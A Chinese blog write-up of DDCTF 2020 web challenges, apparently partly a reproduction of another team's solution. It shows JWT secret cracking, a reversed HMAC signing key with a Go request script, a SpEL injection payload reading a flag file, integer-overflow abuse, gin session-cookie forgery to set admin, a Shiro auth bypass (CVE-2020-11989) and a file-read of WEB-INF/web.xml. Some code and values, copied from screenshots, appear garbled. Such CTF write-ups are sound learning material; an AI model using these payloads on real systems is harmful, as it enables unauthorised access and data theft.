

# DDCTF 2020 Web WP

原创

h1nt 于 2020-09-07 18:01:43 发布 1184 收藏 1

分类专栏： [比赛WP](#)

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：<https://blog.csdn.net/a709046532/article/details/108446099>

版权



[比赛WP 专栏收录该内容](#)

7 篇文章 0 订阅

订阅专栏

Go实乃知识盲区

这是一篇复现记录，部分思路参考了如下链接，赞美师傅wywwwtx

参考：[DDCTF 2020 Writeup - 安全客，安全资讯平台](#)

[Web签到题](#)

提交答案

已解决44

X

# Web签到题

150

请从服务端获取client，利用client获取flag  
server url:<http://117.51.136.197/hint/1.txt>

Flag

提交答案

<https://blog.csdn.net/a709046532>

前面的相信大家都懂，是JWT爆破，但还是梳理一下

根据提示在用POST传参可以拿到JWT

```
{
  "code": 0,
  "message": "success",
  "data": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyInFtZSI6ImFkbWluIiwicHdkIjoiYWRtaW4iLCJ1c2VyUm9sZSI6IkdvRVNUIIwiZXhwIjoxNTk5NTQzMzg0fQ.SnjnLwkuoc7ZsSSweR1gR_HwX_wqQVAweanTt5c0vwU"
}
```

https://blog.csdn.net/a709046532

在拿去爆破后可得到Secret值（似乎是你的用户名，然后群里有师傅用户名乱输然后没爆破出来。。。）

[爆破工具是c-jwt-cracker（需要的自取）](#)

爆破拿到key后去网站<https://jwt.io>篡改JWT，而后再次提交

FeHelper |  自动解码 | 排序: 默认  升序  降序 |

```
{
    "code": 0,
    "message": "success",
    "data": "client dowload url: http://117.51.136.197/B5IItb8dFDaSFWZZo/client"
}
```

<https://blog.csdn.net/a709046532>

就可以拿到client，自此第一关结束。

第二关是需要在client中构造合法的sign值

```
root@kali:~/文档# ./client
2020/09/07 13:39:03
[旗子] 旗子 := /home/dc2-user/flag/flag.txt
[签名格式] 签名格式 := command|time_stamp

2020/09/07 13:39:03
+-----+
|Flag Path      := /home/dc2-user/flag/flag.txt          |
|签名格式       := command|time_stamp                   |
+-----+
2020/09/07 13:39:03
+-----+
|   回收站      +-----+           +-----+           +-----+
|   Client       +----->| Auth/Command |----->|   minion   |
|   +-----+       |           +-----+           |           +-----+
+-----+           +-----+           +-----+           +-----+
2020/09/07 13:39:03 [*]Start ping master...
2020/09/07 13:39:03 [-]http://117.51.136.197/server/health connect succcess
2020/09/07 13:39:03 [*]Start send command to minions...
2020/09/07 13:39:03 [+]get sign:cHCXDZ46AKJoyZOLc+9GADCSPb2lqDHyWBMSf3dQzGU=, command:'DDCTF', time_stamp:1599457143
2020/09/07 13:39:03 [+]send command url http://117.51.136.197/server/command and response:{ "code":0,"message":"success","data":"DDCTF" }
```

这里可以逆向算法后写脚本，也可以patch，我选的是第一个路子，这块做完后就彻底卡住了

参考：

<https://www.anquanke.com/post/id/170332>

<https://www.anquanke.com/post/id/85694>

<https://www.jianshu.com/p/7d006f2b4414>

关于算法的逆向：

七分逆向三分猜，作为一个Web分类下的题，出题人必然不会在Re上卡我们。刚好我同时算半个Re选手，顺便记录一下当时的心路历程。

当时还不太知道有IDA的Golang插件，不过也是搞了出来。现在顺便加上，看起来也舒服些

<https://github.com/sibears/IDAGolangHelper>

首先找到我们的关键getSign函数（没有插件可以用老方法String）

```
_int64 __fastcall main_getSign(_int64 a1, _int64 a2, _int64 a3, _int64 a4, _int64 a5, _int64 a6, _int128
a7, _int64 a8)
{
    _int64 v8; // rcx
    _int64 v9; // rdx
    _int64 v10; // r8
    _int64 v11; // rax
    _int64 v12; // rcx
    _int64 v13; // rbx
    _int64 v14; // rdx
    _int64 v15; // r8
    _int64 v16; // r9
    _int64 v17; // rax
    _int64 v18; // rcx
    _int64 v19; // rbx
    _int64 v20; // rdx
    _int64 v21; // r8
    _int64 v22; // r9
    _int64 v23; // rdx
    _int64 v24; // r8
    _int64 v25; // r9
    _int64 v26; // rdx
    _int64 v27; // r8
    _int64 v28; // r9
    _int64 v29; // rdx
    _int64 v30; // rdx
    _int64 v31; // rcx
    _int64 v32; // r8
    _int64 v33; // r9
    _int64 v34; // rdx
    _int64 v35; // r8
    _int64 v36; // rdx
    _int64 v37; // r8
    _int64 v38; // rax
    _int64 v39; // rcx
    _int64 v40; // rbx
    _int64 v41; // rdx
    _int64 v42; // r8
    _int64 v43; // rax
    _int64 v44; // rcx
    _int64 v45; // rbx
    _int64 v46; // rdx
    _int64 v47; // r8
    _int64 v48; // r9
    _int64 v49; // rax
    _int64 v50; // rcx
    _int64 v51; // rbx
```

```
__int64 (__fastcall **v53)(__int64, __int64); // [rsp+0h] [rbp-148h]
__int128 v54; // [rsp+8h] [rbp-140h]
__m256i v55; // [rsp+18h] [rbp-130h]
__int64 v56; // [rsp+38h] [rbp-110h]
__int128 v57; // [rsp+40h] [rbp-108h]
const char *v58; // [rsp+50h] [rbp-F8h]
__int64 v59; // [rsp+58h] [rbp-F0h]
__int128 v60; // [rsp+60h] [rbp-E8h]
__int64 v61; // [rsp+70h] [rbp-D8h]
__int64 v62; // [rsp+78h] [rbp-D0h]
__int128 v63; // [rsp+80h] [rbp-C8h]
__int128 v64; // [rsp+90h] [rbp-B8h]
__int128 v65; // [rsp+A0h] [rbp-A8h]
__int128 v66; // [rsp+B0h] [rbp-98h]
__int64 v67; // [rsp+C0h] [rbp-88h]
__int64 *v68; // [rsp+C8h] [rbp-80h]
__int128 v69; // [rsp+D0h] [rbp-78h]
__int128 v70; // [rsp+E0h] [rbp-68h]
__int64 v71; // [rsp+F0h] [rbp-58h]
__int64 v72; // [rsp+F8h] [rbp-50h]
__int64 v73; // [rsp+100h] [rbp-48h]
__int64 v74; // [rsp+108h] [rbp-40h]
__int64 v75; // [rsp+110h] [rbp-38h]
__int64 v76; // [rsp+118h] [rbp-30h]
__int64 v77; // [rsp+120h] [rbp-28h]
__int64 v78; // [rsp+128h] [rbp-20h]
__int64 v79; // [rsp+130h] [rbp-18h]
__int64 v80; // [rsp+138h] [rbp-10h]
__int64 v81; // [rsp+140h] [rbp-8h]

while ( 1 )
{
    v8 = __readfsqword(0xFFFFFFFF8);
    if ( (unsigned __int64)&v63 > *(_QWORD *) (v8 + 16) )
        break;
    runtime_morestack_noctxt(a1, a2);
}
v65 = a7;
v56 = a8;
v72 = 0LL;
v73 = 0LL;
v74 = 0LL;
v75 = 0LL;
if ( &v53 == (__int64 (__fastcall ***)(__int64, __int64))-248LL )
    LODWORD(v72) = (unsigned __int64)&v63;
*((_QWORD *)&v69 = 2LL;
*((_QWORD *)&v69 + 1) = 2LL;
v68 = &v72;
v53 = (__int64 (__fastcall **)(__int64, __int64))&unk_6A1040;
v54 = (unsigned __int64)&v65;
runtime_convT2E(a1, a2, a3, v8, a5);
v11 = v55.m256i_i64[1];
v12 = v55.m256i_i64[0];
v13 = (__int64)v68;
v61 = v55.m256i_i64[0];
*v68 = v55.m256i_i64[0];
v62 = v11;
if ( byte_963800 )
{
    v53 = (__int64 (__fastcall **)(__int64, __int64))&v13 + 8);
}
```

```

v53 = __int64 __fastcall __int64, __int64) v13 + 8;
*(_QWORD *)&v54 = v11;
runtime_writebarrierptr(a1, a2);
}
else
{
    *(_QWORD *) (v13 + 8) = v11;
}
v53 = (__int64 __fastcall **)(__int64, __int64) &unk_69EDC0;
v54 = (unsigned __int64) &v56;
runtime_convT2E(a1, a2, v9, v12, v10);
v17 = v55.m256i_i64[1];
v18 = v55.m256i_i64[0];
v19 = (__int64) (v68 + 2);
v61 = v55.m256i_i64[0];
v68[2] = v55.m256i_i64[0];
v62 = v17;
if ( byte_963800 )
{
    v53 = (__int64 __fastcall **)(__int64, __int64) (v19 + 8);
    *(_QWORD *)&v54 = v17;
    runtime_writebarrierptr(a1, a2);
}
else
{
    *(_QWORD *) (v19 + 8) = v17;
}
*(_QWORD *)&v54 = 5LL;
*((_QWORD *)&v54 + 1) = v68;
*(_QWORD *)v55.m256i_i8 = v69;
fmt_Sprintf(a1, a2, v14, v18, v15, v16, (__int64) "%s|%d");
v53 = 0LL;
v64 = *(_QWORD *) &v55.m256i_u64[2];
v54 = *(_QWORD *) &v55.m256i_u64[2];
runtime_stringtoslicebyte(a1, a2, v20, v55.m256i_i64[2], v21, v22);
v66 = *(_QWORD *)v55.m256i_i8;
v67 = v55.m256i_i64[2];
v53 = 0LL;
v58 = "DDCTFWithYou";
*(_QWORD *)&v54 = "DDCTFWithYou";
v59 = 12LL;
*((_QWORD *)&v54 + 1) = 12LL;
runtime_stringtoslicebyte(a1, a2, v23, (__int64) "DDCTFWithYou", v24, v25);
v26 = v55.m256i_i64[0];
v53 = off_827EE0;
v70 = *(_QWORD *)v55.m256i_i8;
v54 = *(_QWORD *)v55.m256i_i8;
v71 = v55.m256i_i64[2];
v55.m256i_i64[0] = v55.m256i_i64[2];
crypto_hmac_New(a1, a2, v26, v55.m256i_i64[1], v27, v28);
v54 = v66;
v55.m256i_i64[0] = v67;
v53 = (__int64 __fastcall **)(__int64, __int64) v55.m256i_i64[2];
v60 = *(_QWORD *) &v55.m256i_u64[1];
(*(void __cdecl **)(__int64, __int64, __int64, __int64)) (v55.m256i_i64[1] + 64) (a1, a2, v29, v55.m256i_i64[1]);
}
v54 = 0uLL;
v55.m256i_i64[0] = 0LL;
v53 = (__int64 __fastcall **)(__int64, __int64) * ((_QWORD *)&v60 + 1);
(*(void __cdecl **)(__int64, __int64, __int64, __int64)) (v60 + 56) (a1, a2, v30, v31);

```

```

v53 = (_int64 (__fastcall **)(__int64, __int64))qword_946330;
v70 = *(_QWORD *)&v55.m256i_u64[1];
v54 = *(_QWORD *)&v55.m256i_u64[1];
v71 = v55.m256i_i64[3];
v55.m256i_i64[0] = v55.m256i_i64[3];
encoding_base64_ptr_Encoding_EncodeToString(a1, a2, v55.m256i_i64[1], v55.m256i_i64[2], v32, v33);
v57 = *(_QWORD *)&v55.m256i_u64[1];
v65 = *(_QWORD *)&v55.m256i_u64[1];
v63 = a7;
v56 = a8;
v76 = 0LL;
v77 = 0LL;
v78 = 0LL;
v79 = 0LL;
v80 = 0LL;
v81 = 0LL;
if ( &v53 == (_int64 (__fastcall **)(__int64, __int64))-280LL )
    LODWORD(v76) = v55.m256i_i32[4];
*(_QWORD *)&v69 = 3LL;
*((_QWORD *)&v69 + 1) = 3LL;
v68 = &v76;
v53 = (_int64 (__fastcall **)(__int64, __int64))&unk_6A1040;
v54 = (unsigned __int64)&v65;
runtime_convT2E(a1, a2, v34, v55.m256i_i64[1], v35);
v38 = v55.m256i_i64[1];
v39 = v55.m256i_i64[0];
v40 = (__int64)v68;
v61 = v55.m256i_i64[0];
*v68 = v55.m256i_i64[0];
v62 = v38;
if ( byte_963800 )
{
    v53 = (_int64 (__fastcall **)(__int64, __int64))(v40 + 8);
    *(_QWORD *)&v54 = v38;
    runtime_writebarrierptr(a1, a2);
}
else
{
    *(_QWORD *)(v40 + 8) = v38;
}
v53 = (_int64 (__fastcall **)(__int64, __int64))&unk_6A1040;
v54 = (unsigned __int64)&v63;
runtime_convT2E(a1, a2, v36, v39, v37);
v43 = v55.m256i_i64[1];
v44 = v55.m256i_i64[0];
v45 = (__int64)(v68 + 2);
v61 = v55.m256i_i64[0];
v68[2] = v55.m256i_i64[0];
v62 = v43;
if ( byte_963800 )
{
    v53 = (_int64 (__fastcall **)(__int64, __int64))(v45 + 8);
    *(_QWORD *)&v54 = v43;
    runtime_writebarrierptr(a1, a2);
}
else
{
    *(_QWORD *)(v45 + 8) = v43;
}

```

```

v55 = __int64 (__fastcall **)(__int64, __int64) __runtime_convT2E,
v54 = (unsigned __int64)&v56;
runtime_convT2E(a1, a2, v41, v44, v42);
v49 = v55.m256i_i64[1];
v50 = v55.m256i_i64[0];
v51 = (__int64)(v68 + 4);
v61 = v55.m256i_i64[0];
v68[4] = v55.m256i_i64[0];
v62 = v49;
if ( byte_963800 )
{
    v53 = (__int64 (__fastcall **)(__int64, __int64))(v51 + 8);
    *(_QWORD *)&v54 = v49;
    runtime_writebarrierptr(a1, a2);
}
else
{
    *(_QWORD *)(v51 + 8) = v49;
}
*(_QWORD *)&v54 = 41LL;
*((_QWORD *)&v54 + 1) = v68;
*(_QWORD *)v55.m256i_i8 = v69;
return log_Printf(a1, a2, v46, v50, v47, v48, (__int64)"[+]get sign:%s, command:%s, time_stamp:%d");
}

```

可以看到有一个很显眼的DDCTFWithYou，还有就是这个

```
crypto_hmac_New(a1, a2, v26, v55.m256i_i64[1], v27, v28);
```

crypto\_hmac\_New这个一出来应该很多人都明白是啥了，先初步猜测这是我们的HmacSHA256（奇怪的是FindCrypt没识别出来），而这个DDCTFWithYou十有八九就是我们的秘钥

刚好题目还给了我们签名的格式，我们试验一下

得到的sign值为jl6DSECGAyzSs5t5wljxgp8aBN4SmgzagxSvsv/y3w=，这是经过base64encode的，我们将其解码：

```
>>> import base64
>>> data=base64.b64decode(b"jl6DSECGAyzSs5t5wljxgp8aBN4SmgzagxSvsv/y3w=")
>>> for each in data:
        print(hex(each).replace("0x",""),end="")
```

8c8e8348408632cd2b39b79c258c8c6a7c6813784a68336ac52becbffcb7c

然后明文加密后（记得引号）：

# 在线加密解密(采用Crypto-JS实现)

[Feedback](#)[加密/解密](#)[散列/哈希](#)[BASE64](#)[图片/BASE64转换](#)

明文:

'DDCTF'|1599555155

散列/哈希算法:

[SHA1](#)[SHA224](#)[SHA256](#)[SHA384](#)[SHA512](#)[MD5](#)[HmacSHA1](#)[HmacSHA224](#)[HmacSHA256](#)[HmacSHA384](#)[HmacSHA512](#)[HmacMD5](#)[PBKDF2](#)密钥DDCTFWithYou哈希/散列

哈希值:

8c8e83484086032cd2b39b79c258c8c60a7c6813784a68336a0c52becbffb7c

<https://blog.csdn.net/a709046532>

一样的，至此我们的工作结束，贴原WP的脚本：

```

package main

import (
    "bytes"
    "io/ioutil"
    "net/http"

    "crypto/hmac"
    "crypto/sha256"
    "encoding/base64"
    "encoding/json"
    "time"

    "github.com/gin-gonic/gin"
)

type Param struct {
    Command string `json:"command"`
    Signature string `json:"signature"`
    Timestamp int64 `json:"timestamp"`
}

func main() {
    r := gin.Default()

    r.POST("/", func(c *gin.Context) {
        command := c.DefaultPostForm("command", "DDCTF")
        key := "DDCTFWithYou"

        timestamp := time.Now().Unix()
        plain := fmt.Sprintf("%s|%d", command, timestamp)
        mac := hmac.New(sha256.New, []byte(key))
        mac.Write([]byte(plain))

        param := new(Param)
        param.Command = command
        param.Signature = base64.StdEncoding.EncodeToString(mac.Sum(nil))
        param.Timestamp = timestamp
        js, _ := json.Marshal(param)

        url := "http://117.51.136.197/server/command"
        resp, err := http.Post(url, "application/json", bytes.NewReader(js))
        if err != nil {
            panic(err)
        }
        defer resp.Body.Close()
        body, _ := ioutil.ReadAll(resp.Body)
        c.String(http.StatusOK, string(body))
    })
}

r.Run(":2333")
}

```

至此，第二关完成。接下来是最后一关。

最后一关是需要寻找可用payload，是spel注入，也算是SSTI的一种。

参考：

<https://www.cnblogs.com/poing/p/12837175.html>

<https://www.mi1k7ea.com/2020/01/10/SpEL表达式注入漏洞总结/>

原WP师傅的脚本是另外起了一个端口用来测试命令，我那个找不到的脚本command是直接嵌到代码里了。这个好像更方便一些

贴原WP的Payload，当时好像测过这个payload但好像失败了。。不知道咋回事，然后就卡在这一步了

```
new java.util.Scanner(new java.io.File('/home/dc2-user/flag/flag.txt')).next()
```

The screenshot shows a network request and response. The request is a POST to '/' with the following headers and body:

```
1 POST / HTTP/1.1
2 Host: localhost:2333
3 Accept-Encoding: gzip, deflate
4 Accept: */*
5 Accept-Language: en
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.122
  Safari/537.36
7 Connection: close
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 86
10
11 command=new java.util.Scanner(new java.io.File('/home/dc2-user/flag/flag.txt')).next()
```

The response is a JSON object:

```
1 HTTP/1.1 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Date: Sun, 01 Sep 2020 05:36:13 GMT
4 Content-Length: 79
5 Connection: close
6
7 {"code":10,"message":"success","data":"DDCTF{Q24uf486whGOWN44UtZCjYUgdnnnRaVs}")}
```

于是可以直接读flag (xmsl)


## 卡片商店

这题比赛结束后5分钟做出来了。。好气啊



题目链接：

<http://116.85.37.131/0714dcd10ba8571bc7887aeaa4adaa0e/>



<https://blog.csdn.net/a709046532>

这题一开始以为是条件竞争漏洞，然后写了脚本测了半天，无果。

然后测试发现有整数溢出漏洞（这个也算是购物相关的网站中比较常出现的一个漏洞了，可惜当时一根筋测条件竞争去了，要不还能快点给后面留时间）

Request to http://116.85.37.131:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
1 GET /0714dc10ba8571bc7887aeaa4adaa0e/loans?loans=1000000000000000 HTTP/1.1
2 Host: 116.85.37.131
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4369.90 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer: http://116.85.37.131/0714dc10ba8571bc7887aeaa4adaa0e/
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9
9 Cookie: session=MTU5OTQ2ODUxNHxEdi1CQkFFQ180SUFBUkFCRUFBQV80X19nZ0FDQm50MGNtbHVad3dJQUFaM1lXc4c0xDsNRiMjVsZVNJNk9Td2libTkzWDNScGJXVwlPakUxT1Rrek5UWXpNakVzSW50MFlySjBYM1Ji18uSpV8zfMyLt5PibeTmY7d_Cg3ITEC9ouAQzbaW-CjdI=
10 Connection: close
11
12
```

<https://blog.csdn.net/a709046532>

执行结果：

某礼物商店正在做活动，100张卡片可兑换礼物，你能帮小明换到他想要的礼物吗？

1. 截止2020-09-06 01:38:44之前，每20秒会免费获得1张卡片，且可进行礼物兑换。

2. 可随时向朋友互借卡片。

小明目前手上有11000000000000009张卡片。

向朋友借卡成功，你拿到了2764472320张卡片，剩余可借次数为3次！

借卡片

出借卡片

[重新开始](#) [兑换礼物](#) [刷新卡片](#)

**序号 出借的卡片 即收的卡片 约定的收卡时间**

**序号 借来的卡片 需还的卡片 约定的归还时间**

0 1874919424 1874919426 2020-09-07 08:50:44

1 2764472320 2764472322 2020-09-07 08:50:51

再换掉账面上借的卡片后可以买礼物（这里注意整个过程手速要快，有时间限制）

某礼物商店正在做活动，100张卡片可兑换礼物，你能帮小明换到他想要的礼物吗？规则如下：

1. 截止2020-09-07 08:56:37之前，每20秒会免费获得1张卡片，且可进行礼物兑换。

2. 可随时向朋友互借卡片。

小明目前手上有9985567730076张卡片。

恭喜你，买到了礼物，里面有夹心饼干、杜松子酒和一张小纸条，纸条上面写着：url: /flag , SecKey: Udc13VD5adM\_c10nPxFu@v12，你能看懂它的含义吗？

<https://blog.csdn.net/a709046532>

这个seckey一般就是secretkey，好不好这题刚好有个session:

The screenshot shows the 'Cookie Editor' interface. At the top right is a checkbox labeled 'Show Advanced'. Below it, a tree view shows a single node under 'session'. The 'Name' field contains 'session' and the 'Value' field contains a long string of hex digits: MTU5OTQ2ODg5OHxEdi1CQkFFQ180SUFBUKFCRUFBV81Zl9nZ0FDQm5OMGNtbHVad3dIQUFWaFpHMXBiZ1JpYjI5c0FnSUFBQVp6ZEhKcGJtY01DQUFHZDJGc2JHVjBCbk4wY21sdVp3eGdBRjU3SW05M2FXNW5je. There are buttons for adding (+), deleting (-), and viewing details (eye icon).

于是我们可以考虑这个seckey就是用来生成session的。

回过头来，直接访问flag，我们会得到信息

The screenshot shows a browser window with the URL 116.85.37.131/0714dcd10ba85. The page content is a JSON object with a single key-value pair: "msg": "对不起，您不是幸运玩家！". Below the browser is a status bar with the URL https://blog.csdn.net/a709046532.

合理推测我们需要伪造session来通过验证拿flag

之前由于出现过Go了，我们考虑gin-session（没get到杜松子酒是gin，跑偏整到Flask那边去了）

参考：<https://www.tizi365.com/archives/288.html>

现在问题是我们需要伪造哪个字段呢？gin的session我做题时没找到太好的还原方法（原WP最后师傅贴了还原的方法），只能base64解密看看了。一番尝试后得到：



The screenshot shows a Python 3.7.4 Shell window. The title bar says "Python 3.7.4 Shell". The menu bar includes File, Edit, Shell, Debug, Options, Window, and Help. The shell area displays the following code and output:

```
Python 3.7.4 (tags/v3.7.4:e09359112e, Jul  8 2019, 20:34:20) [MSC v.1916 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>> import base64
>>> base64.b64decode(b"MTU5OTQ2ODk3OXxEdi1CQkFFQ180SUFBUkFCRUFBQV81Zl9nZ0FDQm
5OMGNtbHVad3dIQUFWaFpHMXBiZ1JpYjI5c0FnSUFBQVp6ZEhKcGjtY01DQUFHZDJGc2JHVjBCbk4
wY21sdVp3eGdBRjU3SW05M2FXNW5jeUk2VzEwc0ltbHVkbVZ6ZEhNaU9sdGRMQ0p0Yjl1bGVTSTZP
VGs0TIRjNU9EazJNekV3T1N3aWJtOTNYM1JwYldVaU9qRTFPVGswTmpnNU56UXNJbk4wWVhKMFn
zUnBiV1VpT2pFMU9UazBOamc0TVRSOXXzfvIrX8Ub8CLZ1JJ0y0BPJ9t3cGEvcOEL0YY5bXBHLw==")
b'1599468979|Dv-BBAEC_4IAARABAAA_5f_ggACBnN0cmluZwwHAAVhZG1pbgrib29sAgIAAAZzdH
JpbmcMCAAGd2FsbGV0BnN0cmluZwxgAF57Im93aW5ncyl6W10sImludmVzdHMiOltdLCJtb25leSI6
OTk4NTc5ODk2MzEwOSwibm93X3RpBWUiOjE1OTk0Njg5NzQslnN0YXJ0X3RpBWUiOjE1OTk0Njg4
MTR9|Y~\xf9k_\xc5\x1b\xf0"\xd9\xd4\x92t\xcb@O\'xdbwpa/p\xe1\x0b\xd1\x869mpG/'
>>> base64.b64decode(b"Dv-BBAEC_4IAARABAAA_5f_ggACBnN0cmluZwwHAAVhZG1pbgrib29s
AgIAAAZzdHJpbmcMCAAGd2FsbGV0BnN0cmluZwxgAF57Im93aW5ncyl6W10sImludmVzdHMiOltdL
CJtb25leSI6OTk4NTc5ODk2MzEwOSwibm93X3RpBWUiOjE1OTk0Njg5NzQslnN0YXJ0X3RpBWUiOjE1
OTk0Njg4MTR9")
b'\x0e\xf0A\x00@\xb8 \x00\x11\x00\x11\x00\x00\x0e_\x82\x00\x02\x06string\x0c\x07\x00\x05admi
n\x04bool\x02\x02\x00\x00\x06string\x0c\x08\x00\x06wallet\x06string\x0c`\x00^{"owings":[], "inves
ts":[], "money":9985798963109, "now_time":1599468974, "start_time":1599468814}'
```

这个方法肯定是有问题的，但也能看出一些信息。这个session的方式应该是 timestamp|Go的encode数据|校验（也可能是签名啥的）这样的方式，我们也可以看到一个bool类型的admin字段，我们的目标就是它。

贴过来代码：

```
package main

import (
    // 导入session包
    "github.com/gin-contrib/sessions"
    // 导入session存储引擎
    "github.com/gin-contrib/sessions/cookie"
    // 导入gin框架包
    "github.com/gin-gonic/gin"
)

func main() {
    r := gin.Default()
        // 创建基于cookie的存储引擎, secret11111 参数是用于加密的密钥, 这里填入我们的seckey
    store := cookie.NewStore([]byte("secret11111"))
        // 设置session中间件, 参数mysession, 指的是session的名字, 也是cookie的名字
        // store是前面创建的存储引擎, 我们可以替换成其他存储引擎
    r.Use(sessions.Sessions("mysession", store))

    r.GET("/hello", func(c *gin.Context) {
        // 初始化session对象
        session := sessions.Default(c)

        // 通过session.Get读取session值
        // session是键值对格式数据, 因此需要通过key查询数据
        if session.Get("hello") != "world" {
            // 设置session数据
            session.Set("hello", "world")
            // 删除session数据
            // session.Delete("tizi365")
            // 保存session数据
            session.Save()
            // 删除整个session
            // session.Clear()
        }

        c.JSON(200, gin.H{"hello": session.Get("hello")})
    })
    r.Run(":8000")
}
```

稍作改动即可

```
if session.Get("hello") != "world" {
    // 设置session数据
    session.Set("hello", "world")
    // 删除session数据
    // session.Delete("tizi365")
    // 保存session数据
    session.Save()
    // 删除整个session
    // session.Clear()
}
```

改成

```
if session.Get("admin") != true {
    session.Set("admin", true)
    session.Save()
}
```

即可（记得放你得到的签名）

这里是测试过后发现这样就行的，原本还在后面那块和timestamp那纠结了好久。。后来发现并不需要拿到session

The screenshot shows a browser window with the URL `127.0.0.1:8000/hello`. On the left, the FeHelper extension is active, displaying a cookie editor. The cookie 'session' is selected, and its value is a long hex string:

```
MTU5OTQ3MjI2N3xEdi1CQkFFQ180SUFBUkFCRUFBUQUhmLUNBQUVH  
YzNSeWFNW5EQWNBQldGa2JXbHVCR0p2Yjj3Q0FnQUJ8Jq3Vhqueak  
ZCbfm3FCmcfooxQ3RVcjjZl2O1VLfTlNs=
```

替换后拿flag

The screenshot shows a browser window with three tabs: 'DDCTF 2020', '116.85.37.131/0714dcd10ba8571bc7887aeaa4adaa0e/flag', and '127.0.0.1:8000/hello'. A cookie editor overlay is open, showing a single cookie named 'session' with the value 'MTU5OTQ3MjI2N3xEdi1CQkFFQ180SUFBUkFCRUFBUQUhmLUNBQUVHZyNSeWFXNW5EQWNBLdGa2JXbHVCROp2YjJ3Q0FnQUJ8Jq3VhqueakZCbfm3FCmcfooxQ3RVCyjZl2O1VLftlNs='. The 'Value' field has been edited to include the flag 'DDCTF {Th151s3AsY4ormE2333!}'.

## Easy Web

提交答案

已解决14



Easy Web  
350

题目链接:

<http://116.85.37.131/6f0887622b5e34b5c9243f3ff42eb605/web/index>

Flag

提交答案

<https://blog.csdn.net/a709046532>

考的这个: CVE-2020-11989

这个CVE前几天还看过，差点没反应过来。。


参考: <https://xz.aliyun.com/t/7964>

但访问

<http://116.85.37.131/6f0887622b5e34b5c9243f3ff42eb605/web/index.php>

就行（但后面还是要用这个CVE绕进admin界面）

进入界面，这个莫名其妙的图片实在是太显眼了，本能地察觉有问题



SSRF，然后用fuzzDict中的字典跑了一下，可以读到WEB-INF/web.xml：

<http://116.85.37.131/6f0887622b5e34b5c9243f3ff42eb605/web/img?img=WEB-INF/web.xml>

```
<!DOCTYPE web-app PUBLIC
        "-//Sun Microsystems, Inc.//DTD Web Application 2.3//EN"
        "http://java.sun.com/dtd/web-app_2_3.dtd" >

<web-app xmlns="http://java.sun.com/xml/ns/javaee" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
